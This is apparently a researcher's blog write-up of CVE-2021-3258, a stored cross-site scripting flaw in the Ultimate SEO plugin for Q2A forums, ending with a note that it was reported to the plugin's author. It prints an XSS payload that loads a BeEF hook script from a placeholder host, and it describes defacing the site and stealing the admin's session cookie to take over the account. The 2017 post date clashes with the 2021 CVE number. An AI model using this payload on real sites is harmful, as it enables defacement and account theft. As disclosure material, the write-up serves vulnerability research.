🕐 3 minutes

# CVE-2021-3258 | S-XSS to Defacement & Account Takeover [Q2A Themes]

In this article, I am going to share a POC (Proof of Concept) on a vulnerability that I found on a popular Forum Management System by Q2A. **_Q2A is a free and open source content management system to create Question & Answer communities like StackOverflow or Yahoo Answers_**. These types of management systems are used on sites where users ask questions to get answers from other users. Q2A provides high social engagement with comments, voting, following questions, tags and categories, users and has a powerful points-based reputation system.

HOW DID IT BEGIN?

The adventure began with a friend of mine asking me to resolve a problem that occurred on his site. I went to analyze the problem and I saw that the posts made on a page have some problems with its HTML. As I looked into the source of the page, I found that the title made on the post were being displayed on the meta of the webpage.

GETTING READY FOR ACTION

I made an account on my friend's forum and tried to see if I could make something out of that error. So I tried to post something from my account. I posted something like Test123 and the title was being pulled in the meta. So then I tried **_"><hr><input type="_** and published on the site in the form of a post. This payload created certain very noticeable changes.

TIME TO EXECUTE

Then I started to create my own payload to post it on the website. The payload included


```
"><script src="http://STATIC_IP:3000/hook.js"></sc
```

This payload was used to put a defacement page on the website and the **<noscript type="** was used to make all the other codes not working on the webpage.

SHOW'S NOT OVER

After the page was defaced, I had integrated a script taken from beef where if the admin tried to delete the post it would actually store the cookie session from the admin and the page would still remain defaced. There are a number of possibilities that could be done using beef. The victim can be exploited by the beef's script by taking photos and videos of the victim.

Beef can also be used to compromise the victim's computer if they were using a vulnerable browser.

FINAL SHOWDOWN

After gaining the cookie stolen from the admin, I used it to log in to the site as admin and boom

> You have been hacked

CONCLUSION

Q2A forum was used by a mass number of users on their websites and all of them were vulnerable to this type of attack. The main cause of this vulnerability was a plugin by Q2A theme known as **Ultimate SEO version 1.3**. The plugin was meant to boost the post that is created on the websites. This plugin made easy for users to search for a particular topic and increase the visits on the website. The plugin stored the title of the post into its meta and anything stored on the meta was not sanitized. I had reported this to **Towhid Nategheian** and got a reply that assured a fix in its next version.

VIDEO POC

Thank you all for reading this write up If you have any confusion about this article and if I had made any mistake please leave a comment 🙂 or message me on Twitter

🏷 #XSS   #Account Takeover
📁 #vulnerability
📄 549 Words
📅 2017-08-21 00:00

f 𝕏 t ✉ 📌 in 🔴 ✕ 🟢 Y

✈

← LFI to 10 Serve…   Facebook [SVG… →

What do you think?

1 Response

👍   😝

😍   😲

😤   😥

0 Comments   1 **Login** ▾